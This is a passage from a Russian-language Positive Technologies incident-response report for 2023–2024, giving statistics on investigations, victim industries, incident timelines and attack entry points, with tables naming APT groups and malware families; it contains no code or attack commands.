ИТОГИ ПРОЕКТОВ 2023–2024

по расследованию инцидентов
и ретроспективному анализу

Москва
2024

ОГЛАВЛЕНИЕ

ОБ ИССЛЕДОВАНИИ

Команда Incident Response экспертного центра безопасности Positive Technologies (PT ESC IR) имеет многолетний опыт реагирования на инциденты и расследования кибератак. Ежегодно PT ESC IR выполняет десятки проектов по реагированию и расследованию инцидентов и ретроспективному анализу инфраструктуры в государственных и коммерческих организациях. За помощью к нашим IR-специалистам обращаются самые разнообразные компании: от небольших, где роль специалиста по ИБ выполняет системный администратор, до крупных организаций из рейтинга RAEX и лидеров индустрий с собственными отделами ИБ и SOC.

В ноябре прошлого года мы опубликовали первое исследование по итогам работы IR-команды PT ESC с 2021 по III квартал 2023 года. В нашем новом аналитическом отчете мы подведем итоги работы за период с IV квартала 2023-го по III квартал 2024 года. За это время PT ESC IR выполнила около ста проектов по расследованию и ретроспективному анализу в организациях по всему миру. Мы проанализировали наиболее важные, на наш взгляд, аспекты инцидентов. В исследовании поделимся результатами этого анализа, статистикой по проектам, интересными кейсами и ключевыми трендами, которые нам удалось выделить. Помимо этого, мы перечислили основные недостатки в механизмах и подходах к обеспечению защиты инфраструктуры, ставшие причинами инцидентов, и на их основе подготовили перечень рекомендаций, которые помогут свести к минимуму число успешных кибератак.

РЕЗЮМЕ

1. Мы отмечаем существенный рост спроса на проекты по расследованию инцидентов. В 2023 году их прирост составил **176%**, а за первые три квартала 2024 года число проектов выросло на **24%** по сравнению с аналогичным периодом 2023 года.

2. Чаще всего за услугами PT ESC IR обращались промышленные предприятия (**23%**) и госучреждения (**22%**). По сравнению с прошлым периодом, с 8% до **13%** выросла доля обращений IT-компаний.

3. Среднее* время от начала инцидента до обнаружения нелегитимной активности (TTD) составило **17 дней**. Средняя продолжительность инцидента — **23 дня**, при этом время, в течение которого нашей IR-команде удавалось свести инцидент к контролируемой фазе (TTC), в среднем составило **3 дня**. Самая продолжительная вредоносная активность, выявленная в ходе расследования, длилась почти **три года**, а длительность самого короткого инцидента составила **одни сутки**.

4. В **39%** компаний были выявлены следы присутствия известных APT-группировок, а в **35%** организаций злоумышленники (из категории Cybercrime) совершали успешные действия, направленные на шифрование либо уничтожение информации и нарушение бизнес-процессов.

5. В **44%** случаев точкой входа в инфраструктуру становились веб-приложения на сетевом периметре. Среди них чаще всего мы отмечали сайты под управлением CMS «1С-Битрикс». Доля таких сайтов по сравнению с прошлым периодом выросла с 13% до **33%**.

6. Растет число атак, в которых злоумышленники проникали в инфраструктуру организации через компанию подрядчика. Если раньше в нашей практике это были единичные случаи, то за прошедший год доля атак, основанных на доверительных отношениях с подрядчиками, выросла до **15%**.

7. По сравнению с 2021–2023 годами существенно (с 32% до **50%**) выросла доля проектов, в которых инцидент привел к нарушению внутренних бизнес-процессов. Предположительно, это связано с увеличением интенсивности атак со стороны хактивистов и финансово мотивированных злоумышленников, которые, как правило, требуют выкуп за восстановление инфраструктуры.

8. В числе наиболее распространенных причин, из-за которых компании становились жертвами кибератак, — использование устаревших версий ОС и ПО (**47%** проектов), отсутствие механизма двухфакторной аутентификации (**41%**) и недостаточная сегментация корпоративной сети (**38%**).

* В качестве среднего приведены медианные значения.

PT ESC IR: ПОДВОДИМ ОБЩИЕ ИТОГИ РАБОТЫ


Основной объем работ PT ESC IR в период с IV квартала 2023-го по III квартал 2024 года составили проекты по расследованию инцидентов, и 10% работ пришлось на проекты по ретроспективному анализу инфраструктуры. Эти виды проектов отличаются целями оказания услуг.

В рамках работ по ретроспективному анализу перед специалистами стоит задача изучить как можно больше релевантных данных за максимально доступный период времени с целью выявить не только текущие, но и прошлые (не расследованные ранее) инциденты, а также любые эпизоды подозрительной или нежелательной активности с последующей оценкой степени их значимости.

Целью работ по расследованию инцидентов является подробное восстановление хронологии действий злоумышленников в рамках конкретного инцидента, послужившего поводом для обращения заказчика. Помимо восстановления цепочки событий, IR-специалисты определяют масштаб и последствия расследуемого инцидента. Если на момент начала работ атакующие еще находятся в инфраструктуре, приоритетная задача PT ESC IR — установить точки присутствия злоумышленников и как можно быстрее закрыть для них доступ в инфраструктуру с минимизацией негативных последствий для бизнеса.

Спрос на проекты по расследованию инцидентов постоянно растет. В 2023 году прирост проектов составил 176%, а за первые три квартала 2024 года их число выросло на 24% по сравнению с аналогичным периодом 2023 года.

Рисунок 1. Динамика роста количества проектов по расследованию инцидентов




Мы выделяем следующие основные причины, по которым компании обращаются к нам за помощью в расследовании инцидентов.

1. В инфраструктуре компании была выявлена, например при помощи имеющихся СЗИ, подозрительная или вредоносная активность, либо в компанию поступило оповещение на основе информации, полученной от экспертов PT ESC (специалистов PT ESC Threat Intelligence; специалистов SOC; специалистов, ответственных за проведение пилотных проектов). Это наиболее распространенная причина обращений — 52% случаев.
2. Компания получила сообщение с требованием выкупа за восстановление данных либо сотрудники не смогли получить доступ к ресурсам из-за шифрования или затирания данных. За прошедший год доля таких обращений выросла почти в два раза — с 15% до 37%.
3. Злоумышленники сделали публичное заявление о проникновении во внутреннюю сеть компании либо опубликовали похищенные у нее конфиденциальные сведения на своих DLS-ресурсах* или на теневых площадках для продажи данных. Доля таких обращений практически не изменилась (9%).

* DLS — data leak site. Веб-ресурс, на котором группа киберпреступников публикует информацию о факте взлома организации и выгруженных данных, чтобы дополнительно стимулировать жертв к выплате выкупа.


Рисунок 2. Причины обращений пострадавших компаний (доля проектов по расследованию инцидентов)



ВТОРНИК — ДЕНЬ ТЯЖЕЛЫЙ


Более половины всех обращений в PT ESC IR приходится на первые два рабочих дня недели, причем пик обращений мы наблюдаем во вторник. Именно в это время специалисты по ИБ разбираются с инцидентами, которые произошли в нерабочее время (конец пятницы и выходные дни), и приходят за помощью в PT ESC IR. Мы также отмечаем высокую долю обращений в пятницу. Это может говорить о том, что ряд компаний откладывают расследование инцидентов на последний рабочий день недели, упуская потенциальную возможность локализовать инцидент с минимальными последствиями для организации.

Рисунок 3. Распределение обращений по дням недели



Во время работ по расследованию инцидентов и ретроспективному анализу специалисты PT ESC IR собирают и обрабатывают информацию со множества узлов. В трети проектов (32%) информация была собрана и проанализирована более чем с сотни узлов, в 12% — более чем с тысячи, а максимальное число проанализированных в рамках одного проекта узлов составило почти 44 тысячи.

Рисунок 4. Распределение проектов по числу проанализированных узлов



КАК PT ESC IR СПРАВЛЯЕТСЯ С РУТИНОЙ

Для автоматизации сбора и анализа информации специалисты PT ESC IR используют инструмент собственной разработки — **PT Dumper.** Он хорошо зарекомендовал себя, в том числе и в случаях географически распределенных инфраструктур. Поддерживает как актуальные, так и устаревшие версии большинства популярных операционных систем — Windows, Linux и macOS. **PT Dumper** может использоваться не только для сканирования множества узлов на предмет текущей и предыдущей вредоносной активности (в том числе с использованием постоянно актуализируемого набора сигнатур PT ESC и с учетом предварительно агрегированных индикаторов компрометации), но и для более глубокого сбора информации с узлов, значимых для расследования.

В большинстве случаев информация, которая анализируется в процессе расследования, может быть отнесена к одному из следующих типов (перечислены в порядке убывания частоты предоставления клиентами):

- данные, полученные в процессе Live Response (более 70% от всего объема данных);
- результаты сканирования инфраструктуры заказчика;
- образцы ВПО;
- журналы СЗИ;
- данные об инциденте, собранные заказчиком самостоятельно;
- образы узлов;
- дампы оперативной памяти;
- образцы сетевого трафика;
- журналы веб-серверов;
- журналы VPN-соединений;
- журналы DNS-серверов;
- журналы сетевого трафика;
- образцы фишинговых писем;
- журналы СУБД;
- записи экрана, полученные с помощью систем DLP.

Большая часть подобных данных — это информация, которая была получена в результате работы **PT Dumper,** и результаты анализа образцов ВПО. Однако наша IR-команда имеет опыт анализа и более редких источников данных. Например, в одном из проектов IR-специалисты восстанавливали хронологию инцидента, просматривая видеозаписи экранов с действиями злоумышленников на скомпрометированных узлах, полученные с помощью DLP-системы.

Неотъемлемым источником данных являются журналы СЗИ. Кроме того, крайне полезной для расследований бывает информация из журналов VPN и DNS, журналов сетевого трафика и СУБД. Однако атакованные компании не всегда могут предоставить эту информацию, поскольку зачастую журналирование событий подобных сервисов не настроено должным образом. В таких случаях специалисты PT ESC IR дают консультации по конфигурации журналирования источников, необходимых в ходе расследования.


КАТЕГОРИИ ЖЕРТВ

Наиболее часто за услугами PT ESC IR обращались промышленные предприятия (23%) и госучреждения (22%). По сравнению с прошлым периодом (2021–2023 годы) мы отмечаем рост доли обращений от IT-компаний — с 8% до 13%. Они вошли в топ-3 отраслей по количеству обращений, вытеснив с третьего на шестое место финансовые организации, доля обращений которых сократилась с 12% до 4%.

Ряд IT-компаний выступают в роли поставщиков услуг (подрядчиков) для множества организаций из разных отраслей, поэтому их взлом может привести к компрометации внутренних сетей клиентов (это атаки типа trusted relationship, о которых мы поговорим далее). Мы предполагаем, что это делает IT-компании привлекательными мишенями для злоумышленников.

Каждая десятая (11%) компания из числа наших заказчиков входит в рейтинг крупнейших компаний России по объему реализации продукции RAEX-600.


Рисунок 5. Распределение организаций заказчиков по отраслям



ВРЕМЕННЫЕ ХАРАКТЕРИСТИКИ ИНЦИДЕНТОВ

Среднее время с момента проникновения злоумышленников в инфраструктуру до их локализации составило 23 дня (медианное значение). Самая продолжительная вредоносная активность, выявленная в ходе расследования, длилась почти три года, а самый короткий инцидент — одни сутки.

Рисунок 6. Распределение инцидентов по длительности



В некоторых случаях, когда специалистов PT ESC IR привлекают к реагированию на инцидент, злоумышленник еще находится в инфраструктуре и может совершать деструктивные действия в отношении обрабатываемой в ней информации. В таких ситуациях на первый план выходит оперативное сведение инцидента к контролируемой фазе. Считается, что инцидент находится в контролируемой фазе с момента, когда злоумышленники не могут причинить дальнейшего вреда инфраструктуре, не имеют возможности взаимодействовать с собственной сетевой инфраструктурой и распространяться по внутренней сети компании.

После сведения инцидента к контролируемой фазе эксперты PT ESC IR проводят стандартные работы по воссозданию максимально подробной хронологии инцидента и уточнению его масштабов — определению всех затронутых инцидентом узлов, учетных записей и т. д.


Исходя из этого, мы выделяем следующие временные характеристики инцидентов:

- **TTD (Time to Detect)** — время от начала инцидента до обнаружения специалистами заказчика нелегитимной активности;
- **TTC (Time to Contain)** — время от начала реагирования до момента сведения инцидента к контролируемой фазе;
- **TTR (Time to Response)** — время от начала расследования до завершения работ по проекту, связанных с расследованием.

Рисунок 7. Временные характеристики инцидентов

Рисунок 8. Медианные значения временных характеристик инцидентов (TTD, TTC и TTR)

Рисунок 9. Распределение временных характеристик инцидентов (TTD и TTR)




ТИПЫ ВЫЯВЛЕННЫХ АТАК И ИСПОЛЬЗОВАННЫЙ В НИХ ИНСТРУМЕНТАРИЙ

В 39% компаний были выявлены следы присутствия известных APT-группировок в тот или иной период времени. Нередко специалисты PT ESC IR выявляют следы активности APT-группировок, относящиеся к периоду времени, не связанному с расследуемым (основным) инцидентом. Например, были случаи, когда заказчики обращались к нашим IR-специалистам в связи с деструктивным воздействием на инфраструктуру (шифрование данных, удаление виртуальных машин), а в ходе проекта специалисты находили артефакты, свидетельствующие о более ранних атаках, совершенных APT-группировками, основным мотивом которых является кибершпионаж.

В 35% компаний были выявлены инциденты, которые мы отнесли к категории Cybercrime. В эту категорию мы объединили атаки, направленные преимущественно на совершение деструктивных действий (шифрование, уничтожение) в отношении информации и бизнес-процессов компании.

Важно отметить, что однозначно идентифицировать атакующих не всегда представляется возможным. Так, в 23% компаний были выявлены следы публично не идентифицированных злоумышленников. Распределение жертв выявленных атак по отраслям представлено на рисунке 11.

Рисунок 10. Типы выявленных инцидентов (доля компаний)



За рассматриваемый период эксперты PT ESC IR выявили инциденты с участием 17 известных APT-группировок, идентифицируемых на основании используемых инструментов и ВПО, сетевой инфраструктуры, а также тактик и техник. Полный список группировок представлен в таблице 1.

Таблица 1. Список идентифицированных APT-группировок

APT31	ExCobalt	PhantomCore
APT41 (Winnti)	GOFFEE	Rare Wolf
Bronze Union	Hellhounds	Space Pirates
Cloud Atlas	IAmTheKing	TA428 (TaskMasters)
Core Werewolf	Lazarus	XDSpy
Dark River	Mysterious Werewolf	

ИНТЕРЕСНЫЕ ФАКТЫ

1

Команда PT ESC выделяет **Hellhounds** как одну из самых продвинутых группировок, атакующих компании на территории России, среди обнаруженных нами за период исследования.

О техниках группы рассказывали в Telegram-канале и в статьях Hellhounds: операция Lahat, Hellhounds: операция Lahat. Часть 2.

2

Группа **XDSpy** является наиболее долгоживущей группой, которая атакует компании в России (с 2011 года).

3

Самая активная группировка — **ExCobalt**. В числе ее жертв — организации из самых разных отраслей: промышленность, госучреждения, финансовые компании и другие (см. рисунок 11).

Как правило, APT-группировки используют уникальное ВПО для удаленного доступа в инфраструктуру после ее компрометации, а также для сбора и эксфильтрации данных. С примерами ВПО можно ознакомиться в таблице 2.

Таблица 2. Вредоносное ПО, использованное APT-группировками

Decoy Dog	libcurl downloader
CobInt	Ijl Backdoor
Kitsune	Loki
PwShell.Carbanak	MataDoor
WDump	MetaRAT
AccountRestore	Microcin
Deed RAT	MiPing
EYE_PEE	msbuild shellcode
FaceFish	PhantomShell
Owowa	CloudAtlas Dropper FirstDll
PhantomRAT	PureBasic Dropper
PlugX	CloudAtlas PY Collector
PowerShower	QwakMyAgent
ShadowPad	GoRed
TheImplant	RtlShare
AV-killer	SecureRust Loader
HuLoader	BeachShell
LazarusBackdoor	Sshdoor
BadIIS	SysUpdate
Drive.Google backdoor (Poison)	OneClickOperation
FolderFileGrabber	TinyIsolator
grabff	TinyKiller
HyperBro	TinyNode
IAmTheKing keylogger	Trochilus Loader
IAmTheKing ps script	Yet Another RAT
Leiocephal	XDSpy.MSBuild

В атаках категории Cybercrime, как правило, применяются шифровальщики, легитимное ПО для шифрования информации и вайперы — ПО, предназначенное для затирания данных. Эти виды ПО могут использоваться злоумышленниками не только для деструктивного воздействия на информацию и инфраструктуру, но и для уничтожения оставленных ими в процессе атаки следов, чтобы максимально усложнить расследование инцидента.

LOCKBIT СТУЧИТСЯ В ДВЕРИ

